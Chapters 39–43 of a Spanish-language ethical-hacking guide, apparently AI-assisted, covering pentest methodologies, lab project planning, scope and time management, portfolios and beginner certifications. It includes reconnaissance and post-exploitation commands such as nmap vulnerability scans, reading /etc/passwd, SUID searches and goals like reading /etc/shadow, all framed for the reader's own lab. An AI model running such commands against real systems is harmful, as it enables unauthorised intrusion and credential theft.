39.1. Pentesting sin metodología = hacking a ciegas

Un verdadero pentester —incluso uno que trabaja solo en su laboratorio— **no improvisa**. Un pentest profesional no se basa en "ver qué pasa", sino en seguir una metodología clara, verificable, repetible y estandarizada.

Las metodologías de pentesting existen para:

- Definir el alcance
- Ordenar el proceso
- Evitar omisiones
- Entregar resultados consistentes
- Estandarizar la calidad
- Facilitar auditorías repetibles
- Comunicar con equipos técnicos y directivos

En este capítulo explorarás las metodologías más importantes del mundo del pentesting: **OSSTMM**, **OWASP**, **PTES**, **NIST 800-115** y enfoques complementarios como **MITRE ATT&CK**. Todas aparecen una y otra vez en empresas, consultoras, certificaciones y cursos serios.

39.2. ¿Qué es una metodología de pentesting?

Una metodología es un marco de trabajo organizado que define:

- qué pasos seguir,
- en qué orden,
- con qué propósito,
- y qué entregables debe generar cada fase.

Si alguna vez te preguntaron "¿qué metodología usás?", estaban evaluando tu profesionalidad.

39.3. OSSTMM (Open Source Security Testing Methodology Manual)

39.3.1. ¿Qué es?

Es una de las metodologías más completas y formales para pruebas de seguridad. Creada por ISECOM, define un modelo neutral, científico y repetible.

39.3.2. Ámbitos de pruebas

OSSTMM divide las pruebas en “canales”:

- **Human Security** (ingeniería social)
- **Physical Security** (acceso físico)
- **Wireless Security** (Wi-Fi, Bluetooth, RF)
- **Telecom Security** (telefonía, VoIP)
- **Data Networks** (la parte más parecida al pentest clásico)

Cada canal tiene controles específicos.

39.3.3. RAV — Risk Assessment Values

Introduce métricas técnicas reales:

- visibilidad
- accesibilidad
- confianza
- control

Permite crear un *Security Metric Score* profesional.

39.3.4. Ventajas

- Muy completa
- Muy formal
- Perfecta para empresas grandes

39.3.5. Desventajas

- Compleja
- Exige mucha documentación
- No es la mejor para principiantes

39.4. PTES (Penetration Testing Execution Standard)

39.4.1. ¿Qué es?

Es la metodología moderna más usada por pentesters técnicos. Es clara, directa y está diseñada por profesionales del campo.

39.4.2. Sus fases

PTES define **siete** fases:

1. **Pre-engagement** (acuerdo, alcance, legalidad)
2. **Inteligencia / OSINT**
3. **Modelado de amenazas**
4. **Análisis de vulnerabilidades**
5. **Explotación**
6. **Post-explotación**
7. **Reporte**

39.4.3. Por qué es tan popular

- Organiza el pentest como lo hace un equipo real
- Se adapta a web, infra, AD, APIs
- Es fácil de explicar a clientes
- Es la base de muchas certificaciones

Si haces pentesting técnico en laboratorio, **usa PTES** como tu guía.

39.5. OWASP — el estándar para aplicaciones web

39.5.1. ¿Qué es?

OWASP no es solo un estándar: es una comunidad global dedicada a la seguridad web.

Su guía más importante: **OWASP Testing Guide (OTG)**

39.5.2. Estructura

Organiza el pentest web en categorías:

- Gather Information
- Configuration and Deployment Management
- Identity Management
- Authentication
- Authorization
- Session Management
- Input Validation
- Error Handling
- Cryptography
- Business Logic
- Client-Side Attacks

39.5.3. Relación con OWASP Top 10

El Top 10 **no** es una metodología de pentesting. Es una **lista de riesgos más comunes**, no un proceso. Pero se usa como referencia técnica en hallazgos y priorización.

39.5.4. Ventajas

- Excelente para web
- Clara, práctica
- Ideal para DVWA y CTFs web

39.6. NIST 800-115 — “la guía del gobierno”

39.6.1. ¿Qué es?

Una guía oficial estadounidense para pruebas de penetración y técnicas de seguridad.

39.6.2. Sus fases

- Planificación
- Descubrimiento
- Ataque
- Reporte

Es muy útil para empresas que requieren compliance, como bancos y organismos del Estado.

39.7. MITRE ATT&CK — el mapa mental del atacante

MITRE no es una metodología de pentesting en sí, sino un **marco para describir tácticas y técnicas de atacantes reales**.

Etapas comunes:

- Reconocimiento
- Desarrollo de recursos
- Acceso inicial
- Ejecución
- Persistencia
- Privilege Escalation
- Defensa Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Exfiltration
- Command & Control

Se usa mucho para ejercicios de **Purple Team** y detección (Blue Team).

39.8. Comparación general de las metodologías

Metodología	Ideal para	Nivel	Ventajas	Desventajas
OSSTMM	Infraestructura compleja	Avanzado	Muy completo	Complejo
PTES	Pentesting técnico clásico	Medio/Avanzado	Directo, eficaz	No tan detallado en web
OWASP OTG	Web/AppSec	Todos	Fácil, práctico	Solo para apps web

NIST 800-115	Compliance, organismos	Medio	Estandarizado	Menos flexible
ATT&CK	Red/Blue/Purple Team	Avanzado	Modelo realista	No es una metodología completa

---

39.9. ¿Qué metodología usar en tu laboratorio?

Para infraestructura

→ **PTES + OSSTMM (versión simplificada)**

Para web hacking

→ **OWASP Testing Guide**

Para defender

→ **MITRE ATT&CK**

Para compliance o documentación formal

→ **NIST 800-115**

39.10. Cómo aplicar metodologías en tus pruebas reales

Ejemplo con PTES:

1. **Pre-engagement** → define tu laboratorio
2. **OSINT** → analiza banners en tu VM
3. **Threat Modeling** → ¿qué atacas y por qué?
4. **Vulnerability Analysis** → Nmap, OpenVAS
5. **Exploitation** → Metasploit, Burp, scripts Python
6. **Post-exploitation** → reporte de privilegios
7. **Reporting** → capítulo 34

Ejemplo con OWASP:

- OTG-INFO: enumeración
- OTG-AUTH: pruebas de login
- OTG-INPVAL: SQLi, XSS
- OTG-ERR: errores del servidor
- OTG-CRYPTO: HTTPS, certificados

39.11. Cómo documentar según metodología

El reporte final debe indicar claramente:

“Este pentesting siguió la metodología PTES (2025), complementada con pruebas específicas del OWASP Testing Guide v4.”

Queda profesional, claro y verificable.

39.12. Ejercicio del capítulo

1. Elige una metodología (PTES recomendado)

2. Ejecuta un pentest completo contra tu Metasploitable

3. Documenta las fases

4. Extrae hallazgos

5. Clasifica con OWASP/NIST/MITRE

6. Escribe un reporte final

Esto te da un entrenamiento profesional real.

39.13. Conclusión del capítulo

En este capítulo aprendiste:

- Qué son las metodologías de pentesting y por qué existen
- Cómo funcionan OSSTMM, PTES, OWASP, NIST y MITRE
- Cuándo usar cada una
- Cómo integrarlas en tus ejercicios de laboratorio
- Cómo documentarlas profesionalmente
- Cómo mejorar la calidad de tus pruebas usando procesos estructurados

---

Aquí tienes el **Capítulo 40**, siguiendo el mismo estilo, nivel de detalle y formato profesional que los capítulos anteriores:

Capítulo 40

Cómo diseñar un proyecto de pentest en laboratorio de principio a fin

40.1. El laboratorio como entorno profesional

Un pentest real implica planificación, alcance, metodología, ejecución, documentación y entrega. En tu laboratorio casero, aunque trabajes en máquinas propias, debes aprender a replicar ese **ciclo profesional completo**, porque es lo que se espera de un pentester serio.

Este capítulo te guía paso a paso para diseñar un proyecto completo de pentesting, desde cero hasta el reporte final, siguiendo estándares como **PTES**, **OWASP** y buenas prácticas de equipos Red Team.

El objetivo final: **que puedas replicar un pentest real en un entorno controlado, reproducible y completamente legal.**

40.2. Fase 1 — Definir el alcance

Antes de tocar una sola herramienta, necesitas un marco de trabajo claro.

Define:

- **Objetivos del pentest** Ej: “Evaluar vulnerabilidades críticas de la máquina Metasploitable.”
- **Activos involucrados**
    - 1 servidor web vulnerable

    - 1 base de datos
    - 1 máquina atacante (Kali)
- **Restricciones**
    - Nada destructivo
    - No romper servicios esenciales de la VM
    - No persistencia peligrosa
- **Reglas del juego**
    - Solo explotación controlada
    - No DoS
    - Evitar corrupción de datos

Esto prepara tu mentalidad para practicar como un profesional.

40.3. Fase 2 — Crear o elegir las máquinas del laboratorio

Posibilidades:

1. Máquinas reales preconstruidas

- Metasploitable
- OWASP Broken Web Apps
- Windows Server vulnerable
- DVWA

2. Máquinas creadas por ti mismo (ver capítulo 38)

- Web con SQLi
- Servicio FTP débil
- Usuario con mala contraseña
- Binario SUID vulnerable

3. Infraestructura extendida

- Red NAT o Host-Only
- DNS interno
- Servidor de logs (Wazuh, ELK)
- IDS/IPS (Suricata)

Define todos los elementos como si fueras un consultor.

40.4. Fase 3 — Seleccionar metodología

Tu pentest debe seguir un marco de trabajo. La mejor opción para laboratorio: **PTES**.

PTES en ambiente casero:

1. Pre-engagement
2. OSINT / Info Gathering
3. Modelado de amenazas
4. Vulnerability Analysis
5. Explotación
6. Post-explotación
7. Reporting

También puedes integrar OWASP si el objetivo es una aplicación web.

40.5. Fase 4 — OSINT y reconocimiento inicial

En laboratorio también haces OSINT, pero interno:

Pasos sugeridos:

- Identificar versiones
- Enumerar servicios
- Recolectar banners
- Buscar directorios
- Recolectar headers HTTP
- Analizar puertos expuestos

Herramientas:

- `nmap`
- `whatweb`
- `curl -I`
- `gobuster`
- `ss -tulpn`

Ejemplo de comando base:

```
nmap -sV -p- 192.168.56.11 -oN reconocimiento.txt
```

Guarda **todo** en la carpeta de reconocimiento (capítulo 33).

40.6. Fase 5 — Modelado de amenazas

Identifica dónde pueden estar los fallos probables:

- ¿Hay SQLi?
- ¿Hay credenciales débiles?
- ¿Hay FTP o SMB?
- ¿Hay paneles admin?
- ¿Hay binarios vulnerables?
- ¿Servicios antiguos?

Usa plantillas como:

```
Activo: Apache 2.2.8
Amenaza: Vulnerabilidades CVE antiguas
Vector: RCE o SQLi
Criticidad: Alta
```

40.7. Fase 6 — Análisis de vulnerabilidades

Aquí ya aplicas herramientas más profundas:

Herramientas recomendadas:

- OpenVAS
- Nessus Essentials
- Nikto
- Nmap NSE
- Wapiti

Ejemplo:

```
nmap -sV --script vuln 192.168.56.11 -oN vuln_scan.txt
```

Toma notas de cada hallazgo, incluso falsos positivos.

40.8. Fase 7 — Explotación

En laboratorio puedes explotar sin miedo.

Pruebas comunes:

- SQL Injection
- Password brute-force (solo máquinas propias)
- RCE controlado
- Uploads maliciosos
- XSS almacenado o reflejado
- Desbordes de buffer en servicios vulnerables
- Explotación de puertos abiertos

Herramientas:

- Burp Suite
- Metasploit
- Scripts Python
- Payloads manuales
- WPScan, SQLMap (solo contra tus máquinas)

Documenta **cada paso**:

- comando usado
- PoC
- resultado
- captura
- riesgo

40.9. Fase 8 — Post-explotación

Una vez dentro, debes demostrar qué podrías hacer y cuál es el impacto.

Acciones típicas:

- Leer archivos sensibles
- Escalar privilegios
- Enumerar usuarios
- Enumerar procesos
- Analizar red interna
- Buscar credenciales
- Descargar evidencia

Ejemplos en Linux:

```
whoami
sudo -l
```

```
cat /etc/passwd
find / -perm -4000 -type f 2>/dev/null
```

Flags o pruebas de impacto:

- Lectura de `/etc/shadow`
- Lectura de `root.txt`
- Shell como root

40.10. Fase 9 — Recolección y organización de evidencia

Aquí aplicas el capítulo 33 completo.

Ejemplos:

```
capturas/
pcaps/
reportes/
nmap/
burp/
```

Todas las evidencias deben ser:

- reproducibles
- verificables
- claras
- ordenadas

40.11. Fase 10 — Reporting profesional

Sigue la estructura vista en el capítulo 34:

1. Resumen ejecutivo
2. Alcance
3. Metodología
4. Hallazgos
5. Impacto
6. PoCs
7. Recomendaciones
8. Conclusiones

9. Anexos

Incluye:

- CVSS
- OWASP alignment
- CWE correspondiente
- Screenshots
- Logs relevantes

40.12. Fase 11 — Hardening y corrección

Aplicar capítulo 37:

- Cambiar contraseñas
- Cerrar puertos
- Deshabilitar root SSH
- Actualizar software
- Configurar firewall
- Limpiar servicios peligrosos

Documenta las mejoras.

40.13. Fase 12 — Repetición controlada (regresión)

Después del hardening, **vuelve a pentestear**.

- Repite Nmap
- Repite pruebas web
- Repite fuerza bruta (limitada)
- Verifica si la vulnerabilidad sigue viva

Esto es profesionalismo real.

40.14. Ejemplo de proyecto completo resumido

Objetivo: comprometer Metasploitable 2

Metodología: PTES

Máquinas: Kali (atacante) y Metasploitable (víctima)

Resultado completo en laboratorio:

- 4 puertos vulnerables explotados
- 3 escaladas de privilegios
- 8 hallazgos críticos (FTP anónimo, RMI, SQLi, Shellshock)
- Acceso root logrado
- Reporte final de 20 páginas
- Hardening aplicado
- Retest completado

Esto es exactamente lo que se espera en un entorno profesional.

40.15. Checklist del proyecto

- [ ] Alcance definido
- [ ] Máquinas preparadas
- [ ] Metodología seleccionada
- [ ] Reconocimiento completado
- [ ] Vulnerabilidades identificadas
- [ ] Explotación realizada
- [ ] Evidencias guardadas
- [ ] Reporte profesional escrito
- [ ] Hardening aplicado
- [ ] Retest ejecutado

40.16. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo planificar un pentest completo en tu laboratorio
- Cómo aplicar metodologías profesionales
- Cómo ejecutar un ciclo real de reconocimiento → explotación → reporte → hardening
- Cómo montar un entorno profesional reproducible
- Cómo trabajar como consultor aunque estés solo practicando

Capítulo 41

Gestión del tiempo y del alcance en ejercicios legales

41.1. El problema más común del pentester: querer probarlo TODO

Cuando trabajas en un pentest real, o incluso en tu propio laboratorio casero, es fácil caer en la trampa del **scope creep**:

"Ya que estoy, pruebo también este servicio… y este… y este… y este…"

Eso destruye tu tiempo, genera caos, dispersa resultados y convierte un ejercicio académico en un laberinto infinito. El pentesting profesional es 50% técnica y 50% **gestión del tiempo y del alcance**.

Este capítulo te enseña a trabajar como los profesionales:

- Cómo definir límites claros
- Cómo planificar tiempos correctos
- Cómo evitar dispersión
- Cómo priorizar vulnerabilidades
- Cómo avanzar sin estancarte
- Cómo cerrar un proyecto a tiempo
- Cómo practicar sin perder semanas en un solo objetivo

41.2. ¿Qué es el alcance exactamente?

El **alcance** es la lista explícita de qué está permitido probar y qué no. En un laboratorio propio, el alcance lo defines tú. En empresas, lo define un contrato.

El alcance debe incluir:

- IPs permitidas
- Servicios permitidos
- Tipos de ataques permitidos
- Máquinas involucradas
- Límites técnicos
- Límites éticos/legal

Ejemplo para un lab:

```
Alcance:
- Objetivo: Metasploitable 2
- Máquinas: 192.168.56.11
- No DoS
- No fuzzing excesivo
```

```
- No ataques de persistencia
- SQLi, XSS, RCE permitidos
```

Esto evita problemas y te ayuda a enfocarte.

41.3. ¿Qué es la gestión del tiempo en un pentest?

La gestión del tiempo consiste en asignar bloques para cada fase:

- Reconocimiento
- Enumeración
- Análisis
- Explotación
- Post-explotación
- Documentación
- Hardening
- Retest

La mayoría de pentesters jóvenes fallan porque gastan **80% del tiempo en explotación** y **0% en documentación**, cuando en la vida real es exactamente al revés.

41.4. Distribución de tiempo recomendada (modelo profesional)

En un pentest clásico de 5 días:

Fase	Porcentaje	Justificación
Reconocimiento	20%	Base técnica para todo
Vulnerability analysis	20%	Priorización
Explotación	20%	PoC controlada
Post-explotación	10%	Confirmación de impacto

Reporting	25%	El entregable más importante
Hardening/Retest	5%	Validación final

En un laboratorio puedes acortarlo, pero **mantén proporciones similares**.

41.5. Cómo estimar tiempos sin morir en el intento

1. Número de máquinas

Cuantas más VM, más tiempo necesitas.

2. Complejidad del objetivo

Un WordPress simple → rápido Un Active Directory vulnerable → lento

3. Tu nivel técnico

Principiante = 2× tiempo estimado Intermedio = tiempo estimado Avanzado = 0.7× tiempo estimado

4. Herramientas elegidas

Nmap completo con `-p-` = lento Escaneo rápido = rápido

5. Documentación

Nunca la subestimes.

41.6. Priorizar vulnerabilidades con inteligencia

Tu tiempo no alcanza para explotar TODO. Debes decidir qué atacar primero.

Prioridad 1 — Críticas

- RCE
- SQL Injection
- Autenticación rota
- Credenciales por defecto
- Servicios legacy con exploits públicos

Prioridad 2 — Altas

- XSS con impacto real
- File Upload inseguro
- Jenkins, Tomcat, paneles admin expuestos
- Versiones obsoletas de Apache, FTP, Samba

Prioridad 3 — Medias/Bajas

- Headers inseguros
- Directory Listing
- Información filtrada
- Errores menores de configuración

El truco profesional: **apunta primero donde el impacto es mayor y el tiempo, menor.**

41.7. Cómo evitar el “Scope Creep” (la pesadilla del pentest)

El **Scope Creep** ocurre cuando:

- Pruebas sistemas fuera del alcance
- Te distraes con vulnerabilidades poco relevantes
- Escaneas redes enteras que no necesitas
- Te obsesionas con un vector específico
- Cambias el objetivo sin modificar el plan

Cómo prevenirlo:

- Ten una lista clara de objetivos
- Usa una checklist por fase
- Limita el tiempo para cada etapa
- Documenta qué no explorarás
- No investigues vulnerabilidades irrelevantes
- Mantén la mente en el alcance original

Tu laboratorio debe ser disciplinado.

41.8. Un cronograma ideal para un pentest de laboratorio

Supongamos un pentest completo sobre Metasploitable o tu propia máquina vulnerable:

Día 1 — Reconocimiento y enumeración

- Escaneos Nmap
- Enumeración web
- OSINT interno
- Identificación de puertos expuestos

Día 2 — Vulnerability Analysis

- OpenVAS / Nessus
- Scripts NSE
- Recolección de versiones
- Clasificación por riesgo

Día 3 — Explotación

- SQL injection
- FTP anónimo
- RCE en Tomcat
- Escalada de privilegios

Día 4 — Post-explotación

- Dump de hash
- Enumeración interna
- Comprensión de impacto
- Colecta de evidencia

Día 5 — Reporting y Hardening

- Redacción del reporte profesional
- Corrección de vulnerabilidades
- Validación final

En la práctica real, esta estructura es muy respetada.

41.9. El arte de cerrar un pentest

Muchos pentesters no saben parar. Continúan probando, tocando, enumerando, explotando… hasta perderse.

Debes saber **cuándo terminar**:

- Cuando ya explotaste lo crítico
- Cuando el riesgo está demostrado
- Cuando tienes evidencia suficiente
- Cuando el tiempo se acabó
- Cuando el alcance está cubierto

Terminar a tiempo es una habilidad profesional.

41.10. Cómo escribir un *Statement of Work* para tu laboratorio

El SoW (documento formal del alcance) te ayudará a mantener orden incluso cuando trabajas solo.

Ejemplo:

```
Pentest en laboratorio interno

Objetivos:
- Evaluar seguridad de VM vulnerable
- Identificar vulnerabilidades críticas
- Validar explotación controlada
- Producir reporte técnico

Fases:
1. Reconocimiento
2. Vulnerability scanning
3. Explotación
4. Post-explotación
5. Reporte
6. Hardening

Límites:
- No DoS
- No daño irreversible
- Solo máquinas dentro del LAB
```

```
Entregables:
- Reporte en PDF
- Evidencias
- Scripts usados
```

Parece exagerado, pero te formará como consultor real.

41.11. Herramientas para gestionar tiempo y alcance

- **Trello** (tableros por fase)
- **Notion** (documentación y notas)
- **Obsidian** (wiki de pentest personal)
- **Jira** (estilo enterprise)
- **Simple checklist en `.txt`**

Todo suma para que tu trabajo sea ordenado.

41.12. Ejercicio práctico del capítulo

Crea un pentest en laboratorio siguiendo este flujo:

1. Define alcance en un archivo `alcance.txt`
2. Establece un cronograma para 3 días
3. Ejecuta un reconocimiento mínimo
4. Prioriza vulnerabilidades
5. Explota solo las críticas
6. Recoge evidencia
7. Escribe un reporte de 5 páginas
8. Aplica hardening
9. Haz retest
10. Escribe una conclusión del proyecto

Este ejercicio vale oro en tu portafolio profesional.

41.13. Conclusión del capítulo

En este capítulo aprendiste:

- Qué es y cómo manejar el alcance
- Cómo organizar tiempos como un pentester profesional

- Cómo priorizar vulnerabilidades y evitar dispersión
- Cómo planificar un pentest desde la gestión
- Cómo usar cronogramas y documentos formales
- Cómo cerrar un proyecto sin eternizarlo
- Cómo practicar ética, orden y disciplina técnica

Capítulo 42

Portafolio de proyectos: mostrar lo que sabes sin exponerte

42.1. ¿Qué es un portafolio de hacking ético?

A diferencia de otros campos técnicos, en ciberseguridad no podés mostrar "capturas de pantallas hackeando bancos", ni pentests reales que hiciste para clientes, ni datos sensibles, ni PoCs que podrían usarse para hacer daño. Entonces… ¿cómo demostrar tu nivel?

Muy simple: **construyendo un portafolio profesional basado en ejercicios legales, reproducibles y éticos**, donde muestres tu metodología, tu forma de pensar, tu documentación y tus resultados sin comprometer a nadie.

Este capítulo te enseña paso a paso cómo crear un portafolio atractivo que te permita mostrar tus habilidades sin violar acuerdos, sin revelar información sensible y sin poner en riesgo tu reputación.

42.2. Qué puede incluir un portafolio de pentesting

Tu portafolio debe mostrar tu **capacidad**, no tus "hackeos".

Incluye:

✔ Proyectos de laboratorio

- Pentesting a Metasploitable
- Explotación controlada en DVWA
- RCE en tu propia VM vulnerable
- Ejercicio de análisis de tráfico con PCAP
- Mini CTF diseñado por vos (Capítulo 38)

✔ Scripts propios

- Bash para automatización
- Python para escaneo/probing
- Herramientas simples de enumeración
- Sniffers controlados
- Parsers de Nmap o fuzzer básico

✔ Reportes profesionales

Incluye reportes completos, pero siempre:

- Basados en tus propias máquinas
- Con direcciones IP no públicas
- Sin credenciales reales
- Sin información sensible

✔ Documentación de metodologías

Explicá cómo aplicaste PTES, OWASP, OSSTMM, NIST.

✔ Infraestructura del lab

Muestra tu arquitectura:

```
Atacante: Kali Linux
Víctima: Metasploitable 2
SIEM: Wazuh
IDS: Suricata
Red: Host-only
```

Eso demuestra madurez técnica.

42.3. Qué NO debe incluir tu portafolio (jamás)

Tu carrera podría arruinarse si mostrás:

✘ Datos reales

- Capturas de empresas
- Sistemas de terceros

- Direcciones IP públicas
- Servicios o paneles que no son tuyos
- Usuarios, contraseñas, hashes reales
- Logs de clientes

✘ Exploits no autorizados

- PoCs para CVEs recientes contra targets reales
- Vulnerabilidades de instituciones que no te contrataron

✘ Información de pentests pagados

Incluso si vos los hiciste, pertenecen al cliente.

✘ Contenido ilegal

Cualquier cosa que parezca “hacking ofensivo contra terceros” te descarta para siempre.

Un portafolio inseguro = un pentester inseguro.

42.4. Definir tu público objetivo

Tu portafolio no es para impresionar gente en redes sociales. Es para:

- Reclutadores
- Empresas
- Consultoras de seguridad
- Profesores
- Clientes potenciales
- Plataformas de capacitación

Ellos quieren ver **orden, claridad, evidencia, razonamiento**, no al “hacker malote”.

42.5. Estructura recomendada del portafolio

Un buen portafolio de hacking ético puede organizarse así:

1. Presentación personal

- Quién sos
- Qué te interesa
- Cuáles son tus fortalezas
- Enfoque ético
- Metodologías preferidas (PTES, OWASP)

2. Proyectos destacados

Cada proyecto debe incluir:

- Objetivo
- Alcance
- Arquitectura del laboratorio
- Metodología
- Hallazgos
- Evidencias redactadas
- Recomendaciones
- Conclusión

Todo generado en tu laboratorio y 100% legal.

3. Scripts y herramientas propias

Incluí:

- Repositorios GitHub
- Explicaciones claras
- Documentación
- Casos de uso
- Resultados con tus máquinas controladas

4. Reportes técnicos simulados

Muestran tu nivel profesional sin exponer a nadie.

5. CTFs creados por vos

Demuestra creatividad y dominio técnico.

6. Blog técnico (opcional)

Publicá:

- Análisis de CVEs

- Buenas prácticas
- Guías de seguridad
- Paso a paso para labs

Nunca publiques PoCs que permitan dañar sistemas reales.

42.6. Cómo mostrar evidencia sin filtrar información sensible

✔ Mostrar pantallas parciales

Recortá:

- nombres de host
- rutas internas
- versiones sensibles
- IP reales
- datos privados

✔ Usá ambientes ficticios

Por ejemplo:

```
Host: LAB-HTTP-01
IP: 10.10.10.15
```

✔ Enmascará datos

```
user_******
password_********
```

✔ Nunca muestres credenciales reales

Ni tuyas, ni de nadie.

✔ Cambiá banners

En tus VM podés cambiarlos con:

```
nano /etc/issue
```

42.7. Cómo presentar tus proyectos para destacar

La clave está en **mostrar pensamiento**, no solo comandos.

Incluí:

- **¿Por qué elegiste esa metodología?**
- **¿Qué hipótesis tuviste al inicio?**
- **¿Cómo priorizaste los vectores?**
- **¿Cómo aplicaste hardening luego?**
- **¿Qué aprendiste del proyecto?**
- **¿Qué harías distinto la próxima vez?**

Esto demuestra madurez técnica y profesional.

42.8. Cómo escribir un proyecto de ejemplo para tu portafolio

Aquí un modelo listo para copiar:

Proyecto 01 — Pentesting de Laboratorio Metasploitable 2

Objetivo: explotar vulnerabilidades críticas y practicar reporting. **Metodología:** PTES completo. **Alcance:** 192.168.56.11 (máquina propia). **Herramientas:** Nmap, Nikto, SQLMap, Metasploit, Gobuster.

Resultados:

- FTP anónimo → acceso inicial
- SQL Injection → dumping de credenciales de DVWA
- RCE via Shellshock
- Escalada de privilegios mediante SUID vulnerable

Flag obtenida:

`flag{root_access_lab}`

Conclusión:

El ejercicio permitió practicar técnicas ofensivas y documentar un reporte profesional de 12 páginas siguiendo PTES + OWASP.

42.9. Dónde publicar tu portafolio

✔ GitHub

Perfecto para scripts, documentación y proyectos reproducibles.

✔ GitHub Pages / Web personal

Podés crear tu sitio tipo CV técnico.

✔ LinkedIn

Haz publicaciones con tus progresos. Mostrar crecimiento constante llama la atención.

✔ PDF descargable

Tu portafolio principal debe ser un documento consolidado en PDF.

✔ Notion / Obsidian

Excelente para mantener tu wiki interna de proyectos.

42.10. Cómo evitar parecer un “script kiddie”

Tu portafolio debe reflejar profesionalismo. Evita:

- Publicar capturas de Metasploit en modo “victoria viral”
- Usar lenguaje arrogante
- Mostrar payloads peligrosos sin contexto
- “Miren cómo hackeé X”
- Videos sin explicación técnica
- Repositorios sin documentación

La industria quiere **ingenieros**, no “hackers de película”.

42.11. Ejercicio práctico del capítulo

1. Crea una carpeta llamada `mi_portafolio/`.
2. Construí 3 proyectos completos (Metasploitable, DVWA, CTF propio).
3. Escribí un reporte profesional para cada uno.
4. Subí los scripts a GitHub.
5. Redactá una versión pública cuidada (sin datos sensibles).
6. Exportá todo en un PDF profesional.
7. Compartí el portafolio en LinkedIn de forma ética.

42.12. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo construir un portafolio sin comprometer datos sensibles
- Qué mostrar y qué nunca mostrar
- Cómo estructurar proyectos profesionales
- Cómo presentar herramientas propias
- Cómo evitar riesgos legales
- Cómo impresionar de forma ética y profesional

Capítulo 43

Certificaciones iniciales para fanáticos del hacking ético

43.1. ¿Por qué certificarse si estás armando tu propio lab?

Muchos grandes hackers aprendieron sin certificaciones. Pero hoy, en el mercado laboral, una certificación **abre puertas**, valida esfuerzo y demuestra que entendés:

- Metodologías
- Buenas prácticas
- Límites éticos
- Marco legal
- Herramientas profesionales

Además, ordena tu estudio. Te obliga a seguir un temario, practicar con constancia y desarrollar un nivel mínimo comprobable.

En este capítulo verás **las certificaciones ideales para principiantes**, qué enseñan, cuáles evitar, cuánto cuestan y cómo prepararte sin gastar de más.

43.2. ¿Qué características debe tener una certificación inicial?

Una buena certificación para empezar debe ser:

✔ Accesible ✔ Asequible ✔ Orientada a fundamentos ✔ Legal y ética ✔ Reconocida globalmente ✔ Sin requisitos de experiencia ✔ Practicable en tu propio laboratorio

No necesitás empezar por certificaciones “pesadas” como OSCP, eCPPT o CRTP; primero necesitás construir base sólida.

43.3. Certificación Nº1 — TryHackMe: Complete Beginner Learning Path

Nivel: Inicial puro **Costo:** Gratis en gran parte / Pro opcional **Reputación:** Muy buena para principiantes **Tipo:** Práctico

Lo que aprenderás:

- Linux básico
- Networking básico
- Comandos esenciales
- Reconocimiento
- Web hacking inicial
- Escaneos
- Ataques básicos y PoCs controladas

Por qué es ideal:

Si aún no dominás el laboratorio o estás empezando, TryHackMe te da un camino guiado con ejercicios totalmente legales.

43.4. Certificación Nº2 — Google Cybersecurity Certificate

Nivel: Inicial **Costo:** Bajo (Coursera) **Reputación:** Excelente **Tipo:** Teórico–práctico (defensa + herramientas)

Lo que aprenderás:

- Fundamentos de ciberseguridad
- SIEM
- Linux
- Bash
- Análisis de incidentes
- Gestión de riesgo

Por qué sirve para hacking ético:

Te da **fundamentos defensivos**, esenciales para entender cómo funciona un ataque desde el lado Blue Team.

43.5. Certificación Nº3 — eJPTv2 (INE / eLearnSecurity)

Nivel: Inicial–Intermedio **Costo:** Bajo en comparación con OSCP **Reputación:** Excelente en empresas **Tipo:** 100% práctico

Lo que aprenderás:

- Reconocimiento profesional
- Nmap avanzado
- Enumeración
- Análisis de vulnerabilidades
- Explotación básica
- Pivoting inicial
- Reporting técnico

Por qué es perfecta:

Es la **única certificación práctica realista para principiantes**, con examen 100% en laboratorio.

Es la antesala ideal para las pruebas más duras.

43.6. Certificación Nº4 — HTB CPTS (Hack The Box)

Nivel: Inicial–Intermedio **Costo:** Moderado **Reputación:** Explosiva en los últimos años **Tipo:** Práctico con mucho enfoque web

Aprenderás:

- Linux y Windows exploitation
- Web hacking
- Active Directory básico
- Enumeración profunda
- Técnicas modernas de pentesting

Por qué vale la pena:

Es un programa moderno, actualizado permanentemente y con labs de calidad impecable.

43.7. Certificación Nº5 — CompTIA Security+

Nivel: Inicial generalista **Costo:** Medio/alto **Reputación:** Reconocida globalmente **Tipo:** Teórico

Aprenderás:

- Seguridad general
- Redes
- Criptografía
- Políticas y estándares
- Gestión de riesgo
- Cloud security

Por qué considerar esta:

No te hace “pentester”, pero te abre puertas en seguridad general. Es un gran punto de entrada a la industria.

43.8. Certificación Nº6 — TCM Academy: PNPT (Practical Network Penetration Tester)

Nivel: Inicial–Intermedio **Costo:** Muy accesible **Reputación:** Creciendo muy rápido **Tipo:** 100% práctico

Aprenderás:

- OSINT
- Escaneo y explotación
- Active Directory
- Manejo de C2
- Movimiento lateral
- Reportes profesionales

El examen es un pentest real de varios días.

43.9. Certificaciones gratuitas ideales para empezar ya

✔ Cisco Introduction to Cybersecurity

Muy básico, pero sirve como primer contacto.

✔ Hacker101 de HackerOne

Perfecto para entender Bug Bounty.

✔ TryHackMe — Jr Penetration Tester path

✔ SANS Cyber Aces Online

No son “certificaciones oficiales”, pero aportan mucho.

43.10. ¿Qué certificación NO conviene al inicio?

Estas son excelentes, pero **no** para principiantes totales:

❌ OSCP ❌ eCPPT ❌ CRTP ❌ CEH (caro y desactualizado) ❌ GPEN (muy costosa)

Si las haces sin base, te frustran y queman horas.

43.11. ¿Cuál deberías elegir según tu objetivo?

Objetivo: Aprender desde cero

✔ TryHackMe Beginner Path ✔ Google Cybersecurity ✔ Security+

Objetivo: Hacer pentesting real

✔ eJPT ✔ CPTS ✔ PNPT

Objetivo: Aprender Active Directory

✔ PNPT ✔ CPTS (modulos AD)

Objetivo: Bug Bounty

✔ Hacker101 ✔ OWASP Web Testing Guide ✔ TryHackMe Web Path

Objetivo: Ciberseguridad defensiva

✔ Google Cybersecurity ✔ Security+ ✔ Wazuh Academy (gratis)

43.12. Cómo preparar tu laboratorio para las certificaciones

Tu lab debe incluir:

- Kali Linux
- Metasploitable 2
- Windows vulnerable
- DVWA
- OpenVAS / Nessus
- Suricata (opcional)
- Wazuh (opcional)

Tu lab es tu gimnasio de hacking ético.

43.13. Plan de estudio recomendado (12 semanas)

Semana 1–2

Fundamentos de redes + Linux Google Cybersecurity (módulos iniciales)

Semana 3–5

TryHackMe Beginner + Jr Penetration Tester

Semana 6–8

Web hacking básico + Burp Suite DVWA, OWASP BWA

Semana 9–12

Preparación para eJPT / CPTS / PNPT Pentesting completo en tu laboratorio Practicar reporting profesional Practicar hardening

---

